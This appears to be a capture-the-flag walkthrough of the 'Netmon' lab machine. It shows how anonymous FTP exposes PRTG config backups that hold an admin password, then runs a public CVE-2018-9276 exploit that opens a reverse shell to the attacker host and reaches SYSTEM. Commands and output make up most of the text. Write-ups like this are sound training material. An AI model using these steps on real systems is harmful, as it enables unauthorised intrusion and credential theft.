Netmon

Let's start with enumerating services with simple nmap command.

```
└─$ nmap -sV 10.129.229.170
Starting Nmap 7.93 ( https://nmap.org ) at 2023-11-21 08:40 CST
Nmap scan report for 10.129.229.170
Host is up (0.043s latency).
Not shown: 995 closed tcp ports (conn-refused)
PORT    STATE SERVICE      VERSION
21/tcp  open  ftp          Microsoft ftpd
80/tcp  open  http         Indy httpd 18.1.37.13946 (Paessler PRTG bandwidth monitor)
135/tcp open  msrpc        Microsoft Windows RPC
139/tcp open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp open  microsoft-ds Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows
```


There is FTP running so let's check for unsecured connetion with anonymous user.

```
└─$ ftp anonymous@10.129.229.170
Connected to 10.129.229.170.
220 Microsoft FTP Service
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> ls
229 Entering Extended Passive Mode (|||49737|)
125 Data connection already open; Transfer starting.
02-02-19  11:18PM                 1024 .rnd
02-25-19  09:15PM       <DIR>          inetpub
07-16-16  08:18AM       <DIR>          PerfLogs
02-25-19  09:56PM       <DIR>          Program Files
02-02-19  11:28PM       <DIR>          Program Files (x86)
02-03-19  07:08AM       <DIR>          Users
11-10-23  09:20AM       <DIR>          Windows
```

Passing empty or any password grants us access to shares. User flag can be found at C:\Users\Public.


```
ftp> cd Public
250 CWD command successful.
ftp> ls
229 Entering Extended Passive Mode (|||49749|)
125 Data connection already open; Transfer starting.
11-10-23  09:21AM       <DIR>          Desktop
02-03-19  07:05AM       <DIR>          Documents
07-16-16  08:18AM       <DIR>          Downloads
07-16-16  08:18AM       <DIR>          Music
07-16-16  08:18AM       <DIR>          Pictures
11-21-23  09:38AM                   34 user.txt
07-16-16  08:18AM       <DIR>          Videos
```

Browsing port 80 we are displayed login page.



We can find Authenticated RCE exploit tracked by CVE-2018-9276 for PRTG Network Monitor, but to take advantage of that we need credentials to log in.
https://github.com/A1vinSmith/CVE-2018-9276

Searching through files we might not find anything interesting at first sight. Directory we actually look for is hidden, as we look up online, config files for PRTG Netmon are stored here:



Running ls -la shows us everything.

```
ftp> ls -la
229 Entering Extended Passive Mode (|||51403|)
150 Opening ASCII mode data connection.
11-20-16  09:46PM       <DIR>          $RECYCLE.BIN
02-02-19  11:18PM                 1024 .rnd
11-20-16  08:59PM               389408 bootmgr
07-16-16  08:10AM                    1 BOOTNXT
02-03-19  07:05AM       <DIR>          Documents and Settings
02-25-19  09:15PM       <DIR>          inetpub
11-21-23  09:37AM            738197504 pagefile.sys
07-16-16  08:18AM       <DIR>          PerfLogs
02-25-19  09:56PM       <DIR>          Program Files
02-02-19  11:28PM       <DIR>          Program Files (x86)
12-15-21  09:40AM       <DIR>          ProgramData
02-03-19  07:05AM       <DIR>          Recovery
02-03-19  07:04AM       <DIR>          System Volume Information
02-03-19  07:08AM       <DIR>          Users
11-10-23  09:20AM       <DIR>          Windows
226 Transfer complete.
```

Let's now find configuration files.

```
ftp> ls -la
229 Entering Extended Passive Mode (|||51480|)
125 Data connection already open; Transfer starting.
08-18-23  07:20AM       <DIR>          Configuration Auto-Backups
11-21-23  09:37AM       <DIR>          Log Database
02-02-19  11:18PM       <DIR>          Logs (Debug)
02-02-19  11:18PM       <DIR>          Logs (Sensors)
02-02-19  11:18PM       <DIR>          Logs (System)
11-21-23  09:37AM       <DIR>          Logs (Web Server)
11-21-23  09:43AM       <DIR>          Monitoring Database
02-25-19  09:54PM              1189697 PRTG Configuration.dat
02-25-19  09:54PM              1189697 PRTG Configuration.old
07-14-18  02:13AM              1153755 PRTG Configuration.old.bak
11-21-23  11:43AM              1722045 PRTG Graph Data Cache.dat
02-25-19  10:00PM       <DIR>          Report PDFs
02-02-19  11:18PM       <DIR>          System Information Database
02-02-19  11:40PM       <DIR>          Ticket Database
02-02-19  11:18PM       <DIR>          ToDo Database
226 Transfer complete.
ftp> pwd
Remote directory: /ProgramData/Paessler/PRTG Network Monitor
```

In PRTG Configuration.old file we can find a username, actually a default for this system.

```
29941                  <login>
29942                    prtgadmin
```

Same for PRTG Configuration.dat.


```
└─$ more PRTG\ Configuration.dat | nl | grep admin
 27275                    Email and push notification to admin
 27684                    This notification creates a ticket for the administrator group
 29747                  <isadmingroup>
 29749                  </isadmingroup>
 29815                  <isadmingroup>
 29817                  </isadmingroup>
 29942                    prtgadmin
```

In PRTG Configuration.old.bak though we can notice a new entry at line 141.


```
└─$ cat PRTG\ Configuration.old.bak | nl | grep admin
   141                <!-- User: prtgadmin -->
 26685                    Email and push notification to admin
 27094                    This notification creates a ticket for the administrator group
 28971                  <isadmingroup>
 28973                  </isadmingroup>
 29039                  <isadmingroup>
 29041                  </isadmingroup>
 29166                    prtgadmin
```


```
141                <!-- User: prtgadmin -->
142                PrTg@dmin2018
```

Let's try to use these credentials on login page.



Didn't work, we might try different combinations like PrTg@dmin2023 as it's 2023 currently and it's common behavior to change password like that if there's a password expiration policy.
Didn't work either, the box was released in 2019, maybe that's the point.





We successfully logged in ! As we are authenticated we can now continue exploiting the system.

Let's save exploit.py file from GitHub previously mentioned (it is a PoC for CVE-2018-9276) and adjust parameters to our needs. We don't need to worry about setting up a listener this time, exploit will do the rest of the job.

```
./exploit.py -i targetIP -p targetPort --lhost hostIP --lport hostPort --user user --password pass
```

```
└─$ python3 exploit.py -i 10.129.44.0 -p 80 --lhost 10.10.14.170 --lport 1234 --user prtgadmin --password PrTg@dmin2
019
```

Success ! We can see an extensive output and what exploit is doing and after a while get a connection.

```
└─$ python3 exploit.py -i 10.129.44.0 -p 80 --lhost 10.10.14.170 --lport 1234 --user prtgadmin --password PrTg@dmin2
019
[+] [PRTG/18.1.37.13946] is Vulnerable!

[*] Exploiting [10.129.44.0:80] as [prtgadmin/PrTg@dmin2019]
[+] Session obtained for [prtgadmin:PrTg@dmin2019]
[+] File staged at [C:\Users\Public\tester.txt] successfully with objid of [2018]
[+] Session obtained for [prtgadmin:PrTg@dmin2019]
[+] Notification with objid [2018] staged for execution
[*] Generate msfvenom payload with [LHOST=10.10.14.170 LPORT=1234 OUTPUT=/tmp/bimsbdbi.dll]
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 324 bytes
Final size of dll file: 9216 bytes
/tmp/exploit.py:294: DeprecationWarning: setName() is deprecated, set the name attribute instead
  impacket.setName('Impacket')
/tmp/exploit.py:295: DeprecationWarning: setDaemon() is deprecated, set the daemon attribute instead
  impacket.setDaemon(True)
[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Hosting payload at [\\10.10.14.170\HFRTMHRZ]
[+] Session obtained for [prtgadmin:PrTg@dmin2019]
[+] Command staged at [C:\Users\Public\tester.txt] successfully with objid of [2019]
[+] Session obtained for [prtgadmin:PrTg@dmin2019]
[+] Notification with objid [2019] staged for execution
[*] Attempting to kill the impacket thread
[-] Impacket will maintain its own thread for active connections, so you may find it's still listening on <LHOST>:44
5!
[-] ps aux | grep <script name> and kill -9 <pid> if it is still running :)
[-] The connection will eventually time out.

[+] Listening on [10.10.14.170:1234 for the reverse shell!]
listening on [any] 1234 ...
[*] Incoming connection (10.129.44.0,49912)
[*] AUTHENTICATE_MESSAGE (\,NETMON)
[*] User NETMON\ authenticated successfully
[*] :::00::aaaaaaaaaaaaaaaa
connect to [10.10.14.170] from (UNKNOWN) [10.129.44.0] 49914
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32>[*] Disconnecting Share(1:IPC$)
whoami
whoami
nt authority\system

C:\Windows\system32>
```

Root flag can be found at C:\Users:\Administrator\Desktop.

```
C:\Users\Administrator\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 0EF5-E5E5

 Directory of C:\Users\Administrator\Desktop

02/02/2019  11:35 PM    <DIR>          .
02/02/2019  11:35 PM    <DIR>          ..
11/21/2023  12:35 PM                34 root.txt
               1 File(s)             34 bytes
               2 Dir(s)   6,728,679,424 bytes free
```